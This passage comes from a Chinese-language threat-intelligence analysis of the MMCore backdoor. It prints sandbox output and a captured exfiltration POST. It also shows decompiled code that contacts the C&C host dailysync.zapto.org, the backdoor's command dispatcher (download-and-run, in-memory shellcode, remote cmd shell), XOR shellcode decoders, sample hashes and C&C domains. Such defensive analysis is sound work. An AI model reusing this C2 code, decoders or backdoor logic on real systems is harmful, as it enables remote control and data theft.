dwm.exe                       2420 Console                    1     37,636 K
explorer.exe                  2440 Console                    1     46,708 K
vmtoolsd.exe                  2524 Console                    1     12,864 K
SearchIndexer.exe             2696 Services                   0     12,720 K
OllyICE.exe                   3600 Console                    1     25,264 K
```

```
Windows IP 配置

   主机名  . . . . . . . . . . . . . : WIN-9Q3N1P8KMR1
   主 DNS 后缀 . . . . . . . . . . . :
   节点类型  . . . . . . . . . . . . : 混合
   IP 路由已启用 . . . . . . . . . . : 否
   WINS 代理已启用 . . . . . . . . . : 否
   DNS 后缀搜索列表  . . . . . . . . : localdomain

以太网适配器 本地连接:

   连接特定的 DNS 后缀 . . . . . . . : localdomain
   描述. . . . . . . . . . . . . . . : Intel(R) PRO/1000 MT Network Connection
   物理地址. . . . . . . . . . . . .
   DHCP 已启用 . . . . . . . . . . . : 是
   自动配置已启用. . . . . . . . . . : 是
   本地链接 IPv6 地址. . . . . . . . : f                :45fd%11(首选)
   IPv4 地址 . . . . . . . . . . . . : 192
   子网掩码 . . . . . . . . . . . . : 255.255.255.0
   获得租约的时间  . . . . . . . . . : 2020年3月17日 10:10:52
   租约过期的时间  . . . . . . . . . : 2020年3月17日 10:58:46
   默认网关. . . . . . . . . . . . . : 192.168.61.2
   DHCP 服务器 . . . . . . . . . . . : 192.168.61.254
   DHCPv6 IAID . . . . . . . . . . . : 234884
   DHCPv6 客户端 DUID  . . . . . . . : 00-01                    -0C-29-A4-80-79
   DNS 服务器  . . . . . . . . . . . : 192.168.
   主 WINS 服务器  . . . . . . . . . : 192.168.
   TCPIP 上的 NetBIOS  . . . . . . . : 已启用

隧道适配器 isatap.localdomain:

   媒体状态  . . . . . . . . . . . . : 媒体已断开
   连接特定的 DNS 后缀 . . . . . . . : localdomain
   描述. . . . . . . . . . . . . . . : Microsoft ISATAP Adapter
   物理地址. . . . . . . . . . . . . : 00-00-00-00-00-00-00-E0
   DHCP 已启用 . . . . . . . . . . . : 否
   自动配置已启用. . . . . . . . . . : 是

隧道适配器 本地连接* 4:

   媒体状态  . . . . . . . . . . . . : 媒体已断开
```

```
-------------------------------------------------------
 驱动器 C 中的卷没有标签。
 卷的序列号是 [redacted]

 C:\ 的目录

2009/06/11  05:42                24 autoexec.bat
2009/06/11  05:42                10 config.sys
2009/07/14  10:37    <DIR>          PerfLogs
2019/02/14  16:40    <DIR>          Program Files
2017/04/05  10:55    <DIR>          Users
2019/02/14  16:32    <DIR>          Windows
               2 个文件             34 字节
               4 个目录 52,533,538,816 可用字节

--- Loaded Modules:
C:\Users\44\Desktop\OllyICE\OllyICE\LOADDLL.EXE
C:\Windows\SYSTEM32\ntdll.dll
C:\Windows\system32\kernel32.dll
C:\Windows\system32\KERNELBASE.dll
C:\Windows\system32\USER32.dll
C:\Windows\system32\GDI32.dll
C:\Windows\system32\LPK.dll
C:\Windows\system32\USP10.dll
C:\Windows\system32\msvcrt.dll
C:\Windows\system32\IMM32.DLL
C:\Windows\system32\MSCTF.dll
C:\Users\44\Desktop\pe1.dll
C:\Windows\system32\ADVAPI32.dll
C:\Windows\SYSTEM32\sechost.dll
C:\Windows\system32\RPCRT4.dll
C:\Windows\system32\SHELL32.dll
C:\Windows\system32\SHLWAPI.dll
C:\Windows\system32\ole32.dll
C:\Windows\system32\CRYPT32.dll
C:\Windows\system32\MSASN1.dll
C:\Windows\system32\WININET.dll
```

之后开始跟C&C服务器通信：

```
----------------------snlbrhirwncmjganirgwhx2lsjcrbqxgnzdfe
Content-Disposition: form-data; name="m";
Content-Type: text/plain

p1
----------------------snlbrhirwncmjganirgwhx2lsjcrbqxgnzdfe
Content-Disposition: form-data; name="id";
Content-Type: text/plain

V0lOLTlRM04xUDhLTVIxX180NA==

----------------------snlbrhirwncmjganirgwhx2lsjcrbqxgnzdfe
Content-Disposition: form-data; name="data";
Content-Type: text/plain

VGFnOiAgICAgICAgICAgICAgICAgICAgIEZyZXNoUGFzcw0KVmVyc2lvbjogICAg
ICAgICAgICAgICAgIDIuNQ0KTWFjaGluZSBJRDogICAgICAgICAgICAgIFdjTi05
UTNOMVA4S01SMV9fNDQNC1dpbmRvd3MgVmVyc2lvbjogICAgICAgICBXaW5kb3dz
IDYuMSAoKQ0KTG9jYWwgVG1tZTogICAgICAgICAgICAgIDE0OjM1OjU0ICAyMDIw
LTQtMTcNCg0KDQrTs8/xw/uzxiAgICAgICAgICAgICAgICAgICAgICAgICAgUE1EILvh
u7DD+yAgICAgICAgICAgICAgu+G7sCMgICAgICAgxNq05sq508MgDQo9PT09PT09
PT09PT09PT09PT09PT09ID09PT09PT09ID09PT09PT09PT09PT0gPT09
PT09PT09PT0gPT09PT09PT09DQpTeXN0ZW0gSWRsZSBQcm9jZXNzICAgICAg
ICAgICAgICAgICAwIFNlcnZpY2VzICAgICAgICAgICAgICAgICAgIDAgICAgICAgICAy
NCBLDQpTeXN0ZW0gICAgICAgICAgICAgICAgICAgICAgICAgICAgICA0IFNlcnZpY2Vz
ICAgICAgICAgICAgICAgICAgIDAgICAgICAyLDA3NiBLDQpzbXNzLmV4ZSAgICAg
ICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgMjg0IFNlcnZpY2VzICAgICAg
IDAgICAgICAgICAgIDU4MCBLDQpjc3Jzcy5leGUgICAgICAgICAgICAgICAgICAg
MzgwIFNlcnZpY2VzICAgICAgICAgICAgICAgICAgIDAgICAgICAzLDg3NiBLDQp3
aW5pbml0LmV4ZSAgICAgICAgICAgICAgICAgICAgNDcyIFNlcnZpY2VzICAgICAg
ICAgICAgICAgICAgIDAgICAgICAzLDM5NiBLDQpjc3Jzcy5leGUgICAgICAgICAg
ICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgIDEgICAgICAgICAg
IDMxLDc4MCBLDQp3aW5sb2dvbi5leGUgICAgICAgICAgICAgICAgICAgNTI4IENv
bnNvbGUgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAg
----------------------snlbrhirwncmjganirgwhx2lsjcrbqxgnzdfe
Content-Disposition: form-data; name="m";
Content-Type: text/plain

p2
----------------------snlbrhirwncmjganirgwhx2lsjcrbqxgnzdfe
Content-Disposition: form-data; name="id";
Content-Type: text/plain

V0lOLTlRM04xUDhLTVIxX180NA==

----------------------snlbrhirwncmjganirgwhx2lsjcrbqxgnzdfe
```

上传标识

base64后的电脑和机器名

上传内容

接收指令

base64后的电脑和用户名

获取指令，根据不同指令执行以下操作：

```
  goto LABEL_31;
v7 = InternetConnectW(v6, L"dailysync.zapto.org", 0x50u, 0, 0, 3u, 0, 0);
hInternet = v7;
if ( v7 )
{
  hRequest = HttpOpenRequestW(v7, L"POST", L"/fancycumti/nancytuntci/corpful.php", 0, 0, &lpszAcceptTypes, 0, 0);
  if ( !hRequest )
  {
    v24 = (void (__stdcall *)(HINTERNET))InternetCloseHandle;
    goto LABEL_26;
  }
  memset(&szHeaders, 0, 0x800u);
  sprintf_10001200(
    (int)&szHeaders,
    2047,
    "Content-Type: multipart/form-data; boundary=%s",
    "--------------------snlbrhirwncmjganirgwhx2lsjcrbqxgnzdfe");
  if ( HttpAddRequestHeadersA(hRequest, &szHeaders, 0xFFFFFFFF, 0xA0000000) )
  {
```

```
LPSTR __thiscall sub_100017A0(LPCSTR lpFirst)
{
  const CHAR *v1; // esi
  LPSTR result; // eax
  CHAR *v3; // edx
  WCHAR pszPath; // [esp+4h] [ebp-24Ch]

  v1 = lpFirst;
  StrTrimA((LPSTR)lpFirst, " \r\n");
  result = (LPSTR)lstrlenA(v1);
  if ( result )
  {
    result = StrStrA(v1, ":");
    if ( result )
    {
      *result = 0;
      v3 = result + 1;
      switch ( *v1 )
      {
        case 103:
          result = (LPSTR)sub_100016B0(v3);
          break;
        case 105:
          result = (LPSTR)sub_10001450(v3);
          break;
        case 115:
          result = (LPSTR)sub_10001280(v3);
          break;
        case 117:
          goto LABEL_7;
        case 120:
          sub_100016B0(v3);
LABEL_7:
          memset(&pszPath, 0, 0x248u);
          result = (LPSTR)SHGetFolderPathW(0, 7, 0, 0, &pszPath);
          if ( !result )
          {
            PathAppendW(&pszPath, L"OneDrive(2).lnk");
            DeleteFileW(&pszPath);
            ExitProcess(0);
          }
          return result;
        default:
          return result;
      }
    }
  }
  return result;
}
```

命令和功能对应关系如下表：

命令号	功能
103	从指定url下载文件，后使用cmd.exe /q /c start执行

104	从指定url下载数据，后在内存中CreateThread执行
115	CMDShell：通过cmd.exe /q /c +命令执行任意cmd指令并返回
117	卸载木马：删除OneDrive(2).lnk，退出进程
120	下载文件执行，随后卸载木马


三、变化历程和总结

从我们的样本库里检索出大量MMcore的样本，针对这些样本我们进行了归纳分析，发现了一些有趣的规律，总结如下：


1

得名的由来


该恶意文件第一次被称为MMcore国外安全公司Forcepoint的一篇分析报告，但是该文章并未解释得名的由来。经过我们的跟踪发现，最初版本的MMcore中，其互斥量的取名为" MM-Core-Running "，因此我们猜测，Forcepoint因此而给该恶意文件取名为MMCore：



此后，作者对该互斥名进行了一些混淆和变化，如M1M-C1o1r1e-R1u1n1n1i1n1g1：



直至现在，已经完全没有MMCore的影子了：



2

标记的变更

此外，从上面的MMCore的详细分析中，可以发现该恶意文件存在明显的版本和版本标签：

```
data
WankyCat
Tag:                        %s\r\n
2.5
Version:                    %s\r\n
Machine ID:                 %s\r\n
Windows Version:            Windows %d.%d (%s)\r\n
Local Time:                 %d:%d:%d  %d-%d-%d\r\n
```

我们罗列一下发现的样本标签和版本信息，具体信息如下：


Hash	版本号和标签名	时间戳
1376ab08fb2f7aae5354b4e8fce364d6	2.0-LNK BaneChant	2013-03-08 07:36:19
c26689c166e0898199baa993416984c8	2.1-LNK StrangeLove	2013-05-02 03:49:49
060d13afdb2212a717666b251feda1d3	2.2-LNK BigBoss	2016-07-11 12:22:49
bddb10729acb2dfe28a7017b261d63db	2.3-LNK SillyGoose	2016-09-19 05:43:44
baa12a311b9029f33c4fc6de6fde06b0	2.4-LNK PwnMan	2018-06-04 08:55:58
0490e54e4cce81d2ab24a6e7787fa595	2.5 FluffyBunny	2018-08-03 12:49:29
5a477d4574983c2603c6f05ff5bae01e	2.5 WankyCat	2019-3-11 18:01:59
0253a9b3ec0c2b18492a3aaf30aac3f4	2.5 FreshPass	2019-11-21 17:01:14
0586090db0121c36c956263b2069eb73	2.5 FreshPass	2020-01-27 17:30:06

可以发现，标签随着时间的变化而变化，目前最新的版本号为2.5**，标签名为**FreshPass**。**


3

解密算法的和编码


MMCore的一大特色就是把shellcode存放在下载回来的jpg文件中，虽然有些jpg已经完全没有了jpg的标识：




Shellcode的编码主要有两种，Shikata ga nai和普通的编码。Shikata ga nai编码为常用的一种躲避杀软检测的编码，海莲花中的shellcode也多采用该编码。



单次xor解密：



两次xor解密：


001D0014 B0 00 mov al, 0
001D0016 FEC8 dec al
001D0018 B9 28020000 mov ecx, 228
001D001D 89CA mov edx, ecx
001D001F EB 17 jmp short 001D0038
001D0021 5E pop esi
001D0022 89F3 mov ebx, esi
001D0024 3006 xor byte ptr [esi], al
001D0026 46 inc esi
001D0027 FEC8 dec al
001D0029 E2 F9 loopd short 001D0024
001D002B 89DE mov esi, ebx
001D002D 89D1 mov ecx, edx
001D002F B2 AE mov dl, 0AE
001D0031 3016 xor byte ptr [esi], dl
001D0033 46 inc esi
001D0034 E2 FB loopd short 001D0031
001D0036 FFD3 call ebx
001D0038 E8 E4FFFFFF call 001D0021

多次xor解密：

```
001D0000    BB 7E85C93C     mov     ebx, 3CC9857E
001D0005    D9E8            fld1
001D0007    D97424 F4       fstenv  (28-byte) ptr [esp-C]
001D000B    58              pop     eax
001D000C    33C9            xor     ecx, ecx
001D000E    66:B9 9E4A      mov     cx, 4A9E
001D0012    3158 14         xor     dword ptr [eax+14], ebx
001D0015    0358 14         add     ebx, dword ptr [eax+14]
001D0018    83C0 04         add     eax, 4
001D001B  ^ E2 F5           loopd   short 001D0012
001D001D    DADB            fcmovu  st, st(3)
001D001F    BD 035558C4     mov     ebp, C4585503
001D0024    D97424 F4       fstenv  (28-byte) ptr [esp-C]
001D0028    58              pop     eax
001D0029    29C9            sub     ecx, ecx
001D002B    66:B9 964A      mov     cx, 4A96
001D002F    83E8 FC         sub     eax, -4
001D0032    3168 18         xor     dword ptr [eax+18], ebp
001D0035    0368 18         add     ebp, dword ptr [eax+18]
001D0038  ^ E2 F5           loopd   short 001D002F
001D003A    BD AB80A6B1     mov     ebp, B1A680AB
001D003F    DBCF            fcmovne st, st(7)
001D0041    D97424 F4       fstenv  (28-byte) ptr [esp-C]
001D0045    5F              pop     edi
001D0046    31C9            xor     ecx, ecx
001D0048    66:B9 8F4A      mov     cx, 4A8F
001D004C    316F 16         xor     dword ptr [edi+16], ebp
001D004F    83C7 04         add     edi, 4
001D0052    036F 12         add     ebp, dword ptr [edi+12]
001D0055  ^ E2 F5           loopd   short 001D004C
001D0057    BF 3C602E39     mov     edi, 392E603C
001D005C    DACB            fcmove  st, st(3)
001D005E    D97424 F4       fstenv  (28-byte) ptr [esp-C]
001D0062    58              pop     eax
001D0063    31C9            xor     ecx, ecx
001D0065    66:B9 884A      mov     cx, 4A88
001D0069    83E8 FC         sub     eax, -4
001D006C    3178 11         xor     dword ptr [eax+11], edi
001D006F    0378 11         add     edi, dword ptr [eax+11]
001D0072  ^ E2 F5           loopd   short 001D0069
001D0074    DDC1            ffree   st(1)
001D0076    D97424 F4       fstenv  (28-byte) ptr [esp-C]
001D007A    BB 48E6EFA9     mov     ebx, A9EFE648
001D007F    5A              pop     edx
001D0080    29C9            sub     ecx, ecx
001D0082    66:B9 814A      mov     cx, 4A81
001D0086    83EA FC         sub     edx, -4
001D0089    315A 15         xor     dword ptr [edx+15], ebx
001D008C    035A 15         add     ebx, dword ptr [edx+15]
001D008F  ^ E2 F5           loopd   short 001D0086
001D0091    4D              dec     ebp
001D0092    5A              pop     edx
001D0093    E8 00000000     call    001D0098
001D0098    5B              pop     ebx
```

4

C&C服务器的偏爱


MMCore的攻击团伙比较偏爱动态域名，使用的动态域名包括有ddns.net、zapto.org、no-ip.org、redirectme.net等，部分信息总结如下表：

动态域名商	C&C域名
ddns.net	nakamini.ddns.net
	adrev22.ddns.net
	waterlily.ddns.net
no-ip.biz	mockingbird.no-ip.org
	nayanew1.no-ip.org
	kibber.no-ip.org
	g-img.no-ip.biz
zapto.org	dailysync.zapto.org
	ichoose.zapto.org
redirectme.net	adnetwork33.redirectme.net
webhop.me	adworks.webhop.me

四、攻击归属


腾讯安全御见威胁情报中心曾经在2019年发布过一篇文章《疑似白象组织针对巴基斯坦、孟加拉国等南亚国家的最新攻击活动报告》，文中就提到了MMCore部分的分析：

下载回来的simple.jpg带有伪装的图片头：




Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	
00000000	FF	D8	FF	E0	FE	FF	4A	46	49	46	00	01	01	01	00	48	? JFIF.....H
00000010	00	48	00	00	B0	45	B9	00	1A	03	00	EB	0A	5E	89	F3	.H..癈? ...?.^豬
00000020	30	06	46	E2	FB	FF	D3	E8	F1	FF	FF	FF	08	1F	AD	45	0.F?? 予? ..境
00000030	45	45	45	1E	17	00	10	CC	A0	C4	86	4C	6D	45	45	BA	EEE....?犇啊mEE?

从0x14位置开始的shellcode功能为将随后的0x31a00字节数据异或0x45解密执行：



```
seg000:00000014 ; ---------------------------------------------------------------------------
seg000:00000014                 mov     al, 45h ; 'E'
seg000:00000016                 mov     ecx, 31A00h
seg000:0000001B                 jmp     short loc_27
seg000:0000001D
seg000:0000001D ; ============== S U B R O U T I N E =======================================
seg000:0000001D
seg000:0000001D
seg000:0000001D sub_1D          proc far                ; CODE XREF: sub_1D:loc_27↓p
seg000:0000001D                 pop     esi
seg000:0000001E                 mov     ebx, esi
seg000:00000020
seg000:00000020 loc_20:                                 ; CODE XREF: sub_1D+6↓j
seg000:00000020                 xor     [esi], al
seg000:00000022                 inc     esi
seg000:00000023                 loop    loc_20
seg000:00000025                 call    ebx
seg000:00000027
seg000:00000027 loc_27:                                 ; CODE XREF: seg000:0000001B↑j
seg000:00000027                 call    near ptr sub_1D
```

解密后的数据是一个带有自加载代码的dll文件：



Name	Address	Ordinal
REp	100018E0	1
ReflectiveLoader(void)	10003410	2
